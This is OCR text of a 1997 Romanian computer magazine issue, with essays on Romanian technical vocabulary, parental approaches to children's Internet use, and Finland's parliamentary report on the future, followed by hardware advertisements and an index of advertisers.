În definitiv, nu astea sunt procedeele clasice prin care se îmbogăţeşte limba ? Da' în sec. XIX cum s-a făcut ? Unde s-ar ajunge dacă toate cuvintele le-am păstra în forma originară ? Şi atunci, aş adăuga la principiile Sârbu vorba cântecului „să nu uităm nicicând să iubim fonetismul". Eu îl iubesc. Cred că e un atu al limbii române (ştiu, nimic nu e perfect: este-zis-ieste, server-zis-servăr etc. şi totuşi). Asta mi-a devenit evident când — în '84 — am fost în China (ce vremuri... România vindea Felixuri în China...) şi am venit în contact direct cu ideogramele. Cum să nu fiu impresionat când aflu că ceai şi tea sunt ambele cuvinte chinezeşti (unul din nord, celălalt din sud), dar că au aceeaşi „reprezentare grafică" ? Sau când văd la piaţă oameni care, în ultimă instanţă — ca să se înţeleagă — desenează ideograma cu degetul pe palmă ? Şi o dată m-am gândit (ok, după aia m-am odihnit !): ce se întâmplă dacă unul al dracului îi strecoară lui Ceauşescu în mijlocul discursului un cuvânt „tare", „manihеism", să zicem ? Nimic, citeşte şi-i dă mai departe. Dar, într-o situaţie similară, bietul Deng ce face ?

Susţin şi principiul **Sârbu 4: a se încuraja crearea de sinonime.** Dar acesta e de natură stilistică. Important, dar nu esenţial.

În concluzie, mă declar un autohtonist eclectic. Aş formula ca un corolar la principiile lui Mircea: dacă e de ales, să se aleagă varianta care îmbogăţeşte limba, nu-i atentează la fonetism şi sporeşte precizia exprimării. Îmi vreau limba bogată, precisă, nuanţată, deschisă. Pentru mine diversitatea culturală (în particular lingvistică) este o valoare importantă. Foarte importantă. Prin urmare, Byte-ţilor, PC-Report-ţilor, ţineţi-o tot aşa, tovarăşi! ■

20 iunie 1997, 13:06

Domnul Dan Matei este vicepreşedintele RomTerm (Asociaţia Română de Terminologie).

PCMCIA

Solutii pentru culegere de semnal

Ultimele noutati din familia de produse PCMCIA de la National Instruments includ:

DAQCard-AI-16E-4 – 16 canale analogice, 250 kS/s viteza de scanare, rezolutie de 12-bit, 8 linii digitale, 2 counter/timer de 20 MHz up/dpwn.

DAQCard-AI-16XE-50 – 12-canale analogice, 200 kS/s viteza de sampling, pe un canal, 20 kS/s viteza de scanare, rezolutie de 16-bit, 8 linii digitale, 2 counter/timer de 20 MHz up/down.

DAQcard-516 – cea mai ieftina cartela de 16-bit de pe piata! 8 canale analogice, 50 kS/s viteza de scanare, rezolutie de 16-bit, 8 linii digitale, 2 counter/timer de 10 MHz.


Software – NI-DAQ Driver sofware pentru Windows 95, si Windows 3.1. Acest driver poate fi folosit din LabVIEW, LabWindows/CVI, ComponentWorks, Measure, VirtualBench, Visual Basic, si C/C++.

NATIONAL INSTRUMENTS
The Software is the Instrument

Integratori de sisteme National Instruments in Romania
Bucuresti: Imperial Electric 211 3782; Genesys Software 638 4944; ACT 637 7156
Cluj-Napoca: FROsys 064/43.08.05; Net Brinel Computers 064/43.02.80
Timisoara: CoRES Trade 056/19.00.51
Iasi: Tehnorom 032/11.65.02; Prince Software 032/21.25.59

Da telefon integratorilor nostrii de sisteme pentru informatie asupra produselor noastre in gama PCMCIA, si conditionare de semnal.





© Copyright 1997 National Instruments Corporation. All rights reserved.
Product and company names listed are trademarks or trade names of their respective companies.

Comentariu

Evanghelia după Internet (II)
Mărturii din ciberspațiu
De Dan Iancu

Creșteți și vă înmulțiți !

„The concept of open society is based on the recognition that people act on the basis of imperfect knowledge and nobody is in possession of the ultimate truth."

George Soros,
swww.soros.ro

Și acum se va ridica veșnica întrebare a căutătorilor de soluții facile: „Bine, bine, am înțeles cum e cu responsabilitatea alegerii, dar cum rămâne cu copiii?". Un fel de dreptate ar avea la prima vedere, dacă stăm și ne gândim câte fantome bântuie Internetul, de la sectele ce propovăduiesc o nouă și „definitivă" religie, până la banala de acum pornografie. Dacă fiece adult are dreptul de a îngurgita plăcinte cu barbiturice asezonate cu vodcă, nu putem sta indiferenți când ne gândim că aceasta i se poate întâmpla unuia de lângă noi, chiar de foarte aproape. Cum să fie apărați cei ce n-o pot face singuri, cei care încă nu au discernământul format pentru a decela ce se ascunde sub o tentantă propunere dotată mai ales cu poze frumos colorate și explicații aparent pe înțelesul tuturor?

Acum ceva timp am citit în Boston Globe istoria unei fete de 13 ani care și-a pus șapca-n cap (expresie tradusă cuvânt cu cuvânt după titlul articolului) și a plecat în lume după e-iubitul ei. Și uite așa a hălăduit ea prin America vreo trei săptămâni spre disperarea părinților care se topeau de dorul ei. Ziarul relata de fapt un happy-end în care fătuca dădea un interviu moralizator îndemnând pe alte surate predispuse la e-dragoste să fie cumpătate, în timp ce acaparatorul de minore zăcea în arestul politiei (cât se poate de ne-electronică!) pentru a da lămuriri asupra tentativei de e-corupere. Acesta e un caz fericit.

Problemele apar când sunt preluate cu titlu de „am găsit vinovatul" declarațiile unor delicvenți minori cum că au acționat pentru că așa au văzut undeva pe Internet sau într-un film sau într-o carte. În fond nu e mare diferență între a considera „The Catcher in the Rye" responsabilă de asasinarea lui John Lennon și condamnarea libertății de a-ți crea o pagina de Web în care să prezinți o apropiată venire a sfârșitului lumii și să îndemni la sinucidere colectivă. Lupta clasificărilor obiectelor audio-vizualului după criterii altele decât estetice este poate o armă, după cum voi repeta și mai jos, cu două tăișuri. Unul tocit, cel al râvnitei filtrări, celalalt extrem de ascuțit, cel al vânzărilor.

Dar să trecem la soluții, mai bine zis la enumerarea lor pentru că, cinstit să fiu, nu văd cum am putea împiedica pe cineva, fie el un copil, de a se aventura pe ici pe colo, mai ales unde nu are voie. Nu pentru că plozii noștri nu ar fi cuminți, nuuu, dar parcă poți să știi?

Cea mai banală soluție este filtrul. Unde punem filtrul? „Dacă e prea înalt în sus...". Ar fi câteva locuri: în propriul calculator, în server sau în țară. Primul loc e cam nesigur. Un plod bine antrenat va găsi mijlocul să-l demonteze și să ni-l monteze nouă eventual. Oricum, vom fi – tehnic vorbind – în urma copiilor, mai ales că lumea calculatoarelor e plină de newbies vârstnici și, în ziua de azi, un tisti-bisti îți poate ține lecții de cum se poate decodifica o biată parolă a Pentagonului. Filtrarea făcuta la nivel de server sau furnizor de acces nu e nici ea o soluție infailibilă, pentru că se poate găsi o cale de a ocoli (să v-o spun?) și acest impediment. Rămâne doar legea. Dura lex, sed lex, vom exclama fericiți frecându-ne pe mâini. Hmm! Cum rămâne cu libertățile, ca să nu mai vorbim că am pasat cartoful fierbinte împreună cu responsabilitatea pe umerii unui golem iluzoriu: statul? Vom cere să se pună avertismente, parole, chestionare de vârstă, dar cel care caută găsește și celui care bate insistent i se va deschide fără doar și poate. Nu, nu asta poate fi o soluție reala, mai ales că ziarele abundă de informație fierbinte despre astfel de „evenimente" (de exemplu, în articolele despre Heaven's Gate nici o revistă serioasă americană nu uită să adauge și adresa http, unele alcătuind și o listă exhaustivă de astfel de locuri, nu de alta, dar dacă a scăpat cineva ocazia?). Și ce să mai crezi dacă peste tot, nu numai în România, se face o reclamă nebună „geniilor" fragede care mai sparg pe ici pe colo câte un cod secret. Că un ziarist nu pricepe de ce respectivul nu e genial, n-ar fi de mirare, dar prețuirea acordată desigur va înfierbânta mințile a nu știu câți ca el. Și cum poți opri această super-afacere a mass-mediei, titlurile care se vând bine, care-ți bat la ușă, care te trezesc, care-ți năvălesc în casă oricât te-ai ascunde?

Poate școala? Dificil de crezut că astăzi, în România, mentalitatea profesorilor de liceu sau școală generală e cu totul alta decât cea din vremurile anterioare (și nu mă refer doar la Epoca de Aur). Nu vreau să fiu luat drept Cassandra, dar nu cred că dintr-o dată rigiditatea impusă de o educație ortodoxă, comunistă sau, mai nou, exagerat religioasă, va da soluții elastice și va putea găsi resursele necesare pentru o real democratică educație. Avem, în general, probleme de înțelegere a drepturilor umane elementare, printre care la loc de cinste e dreptul la libera exprimare, că de el vorbim, așa că o viziune deschisă asupra a ceea ce-i „nociv" pe Internet și cum să lămurim copiii să evite astfel de contacte este departe de a fi aproape de adevăr. Nu de mult, un tânăr profesor, asta da surpriză, făcea pe o listă de discuții cu profil literar apologia comunismului. Acel „educator" se retrăgea apoi în „aplauzele" mulțimii de pe lista respectivă, dar nu singur, ci împreună cu o elevă a lui (n-o să știu niciodată dacă respectiva se înscrisese personal sau doar el făcuse oficiul și tot el primea poșta – bănuitor fiind optez pentru a doua variantă). Rămânea în urmă-i doar oribilitatea faptului de a bloca unui copil accesul la un loc care i-ar fi putut folosi. Dar, desigur, acesta e punctul meu de vedere și nu al lui. Poate este un exemplu extrem, ați spune, dar mă îndoiesc. Aș înclina să cred că e tipic școlii românești, nu de alta, dar semnele găsite prin paginile de Web ale liceelor românești seamănă destul de bine cu revistele școlare din vremea mea. Publicăm elevii, dar e-decidem noi, profesorii. Mă întreb când vor îndruma...

Și iată că, vrând-nevrând, mingea tot în ograda noastră a ajuns. Dar, Dumnezeule, când să ne ocupam de copil? Eu știu? În Newsweek (May 12, 1997, ediția pentru SUA) se precizează că tatăl are 19% timp pentru copil iar mama 32%. Poate ar trebui doar să ne adaptam filozofia „ocupatului de copil" acestei ere noi și nu să găsim mai mult timp. Ce-ar fi să stăm de vorbă cu el? Dar nu așa, cu „În copilăria mea...", că nu ajută. Vi se va râde-n nas – maximum în gând, din frică sau din politețe – dar efectul va fi nul. În PC Magazine (nr. 10, din 27 mai) Michael J. Miller scria să urmărim log-urile calculatorului ca să vedem pe unde umblă Măria Sa Copilul. Nu proiectând fuga noastră de răspundere asupra dezvoltării unei ființe umane vom rezolva ceva, soluția lacăt-filtru neavând viitor decât pentru cei care visează posmagi muiați. Să-l lăsăm să caute fără să-i impunem prin corecții adresele permise și să-l veghem. Victoria va fi când el însuși ne va spune peste ce-a dat și de ce nu l-a tentat. A îndruma este arta care presupune pe de o parte răspunderea ta și pe de alta crearea ei la cel îndrumat. Să aducem diverse subiecte în discuție. De exemplu, ce-ar fi să renunțăm la povestea cu barza și să îndrăznim să trecem peste tabu-urile de care noi înșine am fost îmbibați. Industria pornografică își mărește dividendele înscriind cu naturalețe pe pagina de acces aparent seriosul îndemn de a împlini 18 ani. Capcana e evidentă. Pe cine nu îl mână curiozitatea să afle ce este în spatele ușilor închise? Neștiința amplificată de neînțelegere, iată cheia „succesului" și rezultatele nu se vor lăsa așteptate! Sau să renunțăm la fumat și la binecunoscuta formula de superioritate „fă ce spune popa, nu ce face el". Când vom cunoaște unde am greșit și vom putea împărtăși și altora, chiar copiilor noștri, cum a fost, fără să ne ascundem după degetele subțiri ale lui „dar nu am avut ce să facem", atunci vom fi mai aproape unul de celălalt, pentru că „errare humanum est, perseverare...". Sau să renunțăm să venim „bine dispuși" acasă și mai ales să nu ne mai certăm. Sau să... Ehe, ce lume frumoasa ar fi.

În fond și la urma urmei, Internetul poate fi o stâncă Tarpeiană și cel care va rezista va fi un bun spartan. Impactul este mult mai agresiv decât celelalte forme de informare. Preconizata și anunțat realizata push-technology va mări doza de agresivitate a rețelei și „scapă cine poate". N-aș recomanda nici unui părinte un astfel de tratament, dar ar fi bine să știe fiecare că nu lacătul va opri ceva vreodată, ci numai cuvântul deschis și făcător de minuni. Să fim alături de cel care nu știe, să-l învățăm, dar nu vârându-i pe gât o morala de plastic roz, ci discutând ce și cum, descoperind pentru el cât și pentru noi, răspunzând la întrebări și nu ascunzându-ne de noi înșine cu magica formulă „asta nu e pentru vârsta ta". Și să nu ne fie rușine să spunem ca nu știm dar vom căuta, și să căutăm într-adevăr, căci poate așa ne vom răspunde și nouă la întrebări care le-am fi pus dacă...

Sau să nu cumpărăm calculator! Dar asta e tot o decizie. N-am ce sa vă fac, cartoful e tot fierbinte și tot la dumneavoastră-n palmă. ■

Boston, 11-mai-1997

Dan Iancu (uhi4ge@aol.com)

MICĂ PUBLICITATE

Anunț

Informăm pe cei interesați că revista noastră electronică, Agora On Line, este oglindită pe serverele firmelor InterComp și Kappa. Puteți citi Agora On Line și la adresele:

http://www.starnets.ro/agora/

http://www.kappa.ro/agora/



EPSON
Authorized Dealer
Centru de service autorizat
Imprimante DE VITEZA/ HEAVY DUTY

TRICORP electronics
BUCUREȘTI
tel/fax: 679 48 79; 230 44 58; 210 52 64
e-mail: tricorp@radiotel.ro

- matriciale
 - DFX-5000+ 13.396.810 lei
 - DFX-8000 22.223.538 lei
- cu jet de cerneală
 - SQ-870 7.315.164 lei
 - STYLUS 1520 11.258.376 lei
 - SQ-1170 9.635.592 lei
 - STYLUS COLOR 800 5.146.397 lei
- laser
 - EPL-N2000 20.277.209 lei

Cât costă lumea?

Nu știm.

Ce vă putem însă spune este că un anunț de mică publicitate de această dimensiune costă

80$

BYTE ROMÂNIA

Puteți obține informații suplimentare la:

Computer Press Agora

Tel.: 065-166516
065-166257



®DISTRIBUITOR UNIC AL FIRMEI FAST Fast Multimedia AG


KEYSYS GrafX

MOVIE MACHINE, FPS 60, AV MASTER, VIDEO MACHINE
- echipamente multimedia pentru achiziția de semnal video și audio
- posibilitate de editare digitală on-line, mixaj video
- sisteme de compresie de tip MJPEG și MPEG
- editare a efectelor digitale

3700 Oradea ROMÂNIA, str. Roșiorilor nr.1
tel./ fax: 0040-(0)59-436281, tel: 0040-(0)59-137700, 137794, 419805, 419806

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	ACT	126	01-6377156
2	Ager Business Tech	120	01-4103303
3	AQ Zalău	122	060-634141
	C		
4	Canon	9	01-2233854
5	Cipro	123	01-2200400
6	Computer Land	42	01-3367599
7	Computer Press Agora	92, 94, 96, 121	065-166516
8	CoRES Trade	126	056-190051
	D		
9	Digital România	82	01-2105508
	E		
10	EUnet România	45	01-4100100
11	Expert System Plus	102	01-2108565
12	Export Consult	55	01-3304549
	F		
13	Flamingo Computers	CIII	01-2225041
14	Forte Company	1	01-3122360
15	FROsys	126	064-430805
	G		
16	Gemini SP	102	01-2108565
17	Genesys Software	117, 126	01-6384944
	H		
18	Hotsoft	106	065-166516
	I		
19	ICL Romania	17	01-2506175
20	Imation	4	092-200722
21	Imperial Electric	126	01-6871547
22	InterComp	85	01-3238255
	K		
23	Keysys Gfx Oradea	128	059-436281
	M		
24	MB Distribution	C II	01-2305127
25	MINOLTA România	2	01-6346245
26	Multimedia Automex România	81	061-761845
	N		
27	National Instruments	126	US(512)795-8411
28	Netsoft	128	065-166516
	O		
29	Orcas Birotica	128	01-2117780
	P		
30	Prince Software	126	032-212559
	R		
31	Romsys	5	01-2300810
	S		
32	Salient România	3	01-2121790
33	Sprint Computers	C IV	044-110700
34	Starsoft	18	051-415800
35	S&T	11	01-3307217
	Sirom Graphics	110	01-2300478
	T		
36	Tehnorom	126	032-116502
37	Tornado Sistems	118	041-618580
38	Tricorp Electronics	126, 128	01-6794879



Finlanda și viitorul viitorului Europei

Frunzărind printre scrisorile venite în reacție la o teză cel puțin interesantă pusă în discuție pe Synapse, la www.hotwired.com - *„On the Internet, geeks are no longer outsiders; they run the place"* - relativ la felul în care cei-ce-nu-ncap-în-tipare ajung nu numai să nu (mai) fie marginalizați de societate, ci să aibă un rol determinant în ea - am dat peste o trimitere la un titlu incredibil: *„Finland and the Future of the Future of Europe"*.

Autorul scrisorii - Alex, un englez - relata, printre altele, cît de impresionat a fost de un raport cu acest titlu, prezentat la o conferință la care participase, și mai ales de modul în care erau puse problemele, din care reiesea cît de serios se implica parlamentul și guvernul finlandez în abordarea sistematică a comunicațiilor ca o componentă de interes național vital în abordarea Viitorului - și nu numai a viitorului imediat (pînă la alegerile viitoare...) ci a celui de perspectivă lungă.

Știam că în Finlanda se întîmplă lucruri interesante - dar nu știam mai nimic despre cum s-a ajuns la ele. Așa că am trimis rapid un e-mail.

După 15 minute aveam un răspuns care mai domolea un pic entuziasmul meu - titlul care mă frapase nu era rodul unui efort de durată, nici al unei inspirații de moment, ci pur și simplu rezultatul unei greșeli de editare...

Oricum, am aflat că raportul cu pricina probabil nu este disponibil pe web; totodată am primit adresa de e-mail a unei persoane - Paula, o finlandeză - care probabil îmi va putea da alte detalii. Evident, am forwardat mesajul către noua adresă de e-mail; atît mesajul meu inițial, cît și răspunsul primit, plus trei cuvinte în față care să afirme interesul meu în chestiune.

De data asta răspunsul nu a mai venit imediat - oficialitățile sînt oficialități în orice țară, chiar și în Finlanda.

Dar a doua zi, dimineața, în cutia postală era și răspunsul așteptat, împreună cu textul complet al raportului. Acesta, în forma în care era - nici nu știu exact în ce format, Word-ul l-a importat fără să comenteze, dar măcinînd aproape 15 minute la el, ceea ce era să mă facă să rebootez gîndind lucruri de nepus pe hîrtie relativ la Microsoft - se întinde pe 175 de pagini, scrise, adevărat, ca pentru parlamentari, cu fonte de minim 12 și margini generoase.

Cuvîntul înainte merită, cred, reprodus măcar parțial, poate îl mai vede cineva din cei care-și aruncă ochii pe el:

„We must have cultural roots - but above all we need wings to bear us into the future.

The Parliament of Finland has wished to assume an active role in the discourse on the future of the nation. It has obliged the Government to submit a report on the future once each parliamentary term. In it, the Government defines its perception of the country's future and of the measures that will be needed over a time span of 5-15 years. Parliament has appointed the Committee for the Future to deliberate and reply to the Government's report. Parliament deliberates the Committee's report in session and adopts it with any amendments that have been made, whereupon it becomes a resolution of Parliament binding on the Government."

Aș minți afirmînd că am citit raportul din scoarță-n scoarță. 175 de pagini e mult peste ceea ce pot accepta dintr-o dată - chiar dacă este foarte interesant. Cine a parcurs mai în urmă rapoartele Clubului de la Roma, nu va fi surprins de tonul raportului - documentat, serios, puțin îngrijorat. Demn de citit.

Cert este că Finlanda este o țară interesantă din multe puncte de vedere. Nu numai pentru cele 1000 de lacuri, și nu numai pentru Paavo Nurmi sau Jan Sibelius. Și nu neapărat pentru numele ce apar la rubrica *„Famous Finns Today"* pe www.vn.fi: Karita Mattila, Esa-Peka Salonen, Jukka-Pekka Saraste sau Märta Tikkanen. Ci, poate, pentru că Telecom Finland este în prezent proprietarul celei mai dezvoltate rețele ATM din lume. O țară de 5 milioane de locuitori, a șaptea ca suprafață în Europa, și-a asumat responsabilitatea unui pariu cu viitorul: dacă ATM-ul se impune, mai marii tehnologiei vor fi finlandezii, iar Mecca ATM-iștilor va fi la Helsinki.

Pînă atunci, Telecom Finlanda (www.tfi.net) se mai laudă cu cel mai mare „procent de penetrare" din lume la GSM - 30% - și cu telemedicina devenită fapt cotidian...

Nu mă aștept ca mîine să apară prin Internet - și nu numai - titluri gen „România și viitorul viitorului Europei". Dar nu văd de ce n-aș spera în el. Și de ce nu m-aș bucura citind în SunExpert, aprilie97, o declarație a lui John Quarterman care sună cam așa:

„If you want to be part of a big crowd, go to Comdex. If you want networking suits, go to Interop or Internet World. If you want an intense schedule and a small group of knowledgeable people from half the world, go to ROSE in Romania or APRICOT in Hong Kong. It's all a matter of taste..." ■

Iosif Fettich

ifettich@netsoft.ro

www.agora.ro/byte/



Contează pe puterea, siguranța și flexibilitatea lui...
FLAMINGO
Atlas
Atlas
FLAMINGO
... pentru că înglobează:
• puterea procesorului Intel Pentium Pro și a interfeței ULTRA SCSI-3 Adaptec AHA 2940U;
• siguranța datelor puse la dispoziție de memoriile cu paritate Siemens și de unitatea back-up Iomega, DITTO 2G;
• viteza și stabilitatea hard discului Quantum Atlas II;
• flexibilitatea arhitecturii ATX.
Contează pe el !
www.flamingo.ro
Bd. N. Titulescu 121, Sector 1, București
Tel : 01-222.50.41
Fax: 01-222.59.41
titulescu@flamingo.ro
Bd. Știrbei Vodă 154, Sector 1, București
Tel : 01-638.35.38
Fax: 01-638.35.38
stirbei@flamingo.ro
Șos. Panduri 29-31, Sector 5, București
Tel : 01-410.36.23
Fax: 01-410.56.06
panduri@flamingo.ro
Calea București 23B, Craiova
Tel : 051-417.426
Fax: 051-417.428
craiova@flamingo.ro
Calea lui Traian 176 bis, Rm. Vâlcea
Tel : 050-737.220
Fax: 050-737.220
valcea@flamingo.ro



Dacă până acum ai fost doar un
pion
atunci e timpul să devii
REGE
Mută inteligent și fă-ți
"mat" adversarii folosind
o singură piesă:
COLOSSEUM
NewLine
MMX™
intel inside
pentium®
PROCESSOR
Noi îți oferim
cele mai performante configurații,
înglobând TEHNOLOGII DE ULTIMĂ ORĂ
și cel mai bogat pachet de
SOFTWARE LEGAL,
în condiții de service și garanție
excepționale și la prețuri foarte atractive.
Sună acum și alege
configurația optimă nevoilor tale !
Intel Inside logo și Pentium sunt mărci înregistrate,
iar MMX este marcă comercială Intel Corporation
SPRiNT
COMPUTERS
Str. Romană nr. 28-30 et. I-II, Ploiești
Tel/Fax: +40-(0)44-110 700
E- mail: sprint@tag.vsat.ro
Magazine și
Distribuitori
autorizați
București - SPRiNT SITC, Calea Floreasca 167, sect. 2, ☎ 2320030/160; București - SPRiNT - S plus S, Str. Traian nr.1 (Ansamblul Unirii) Bl.E5; Brașov - SPRiNT BTC, str. Tâmpei nr. 8 ☎ 068-323100;
Cluj - SPRiNT-SGR, Bd. 21 Decembrie nr. 1 ☎ 064- 430000; Galați - SPRiNT-ROMLOTUS, str. Domnească nr. 28 ☎ 036-462003; Oradea - SPRiNT-KEYSYS, str. Patrioților nr. 4 ☎ 059-419748;
Arad 057-281836 Argeș 048-637135 Botoșani 031-533222 Brăila 039-634169 Călărași 042-324581 Caraș-Severin 056-311257 Constanța 041-660459 041-636076 Covasna 067-330285, 067-362199
Dâmbovița 045-634583 Dolj 051-411715 Galați 036-465270 Giurgiu 046-217805 Gorj 053-218515 Harghita 066-124644, 066-216518 Hunedoara 054-716551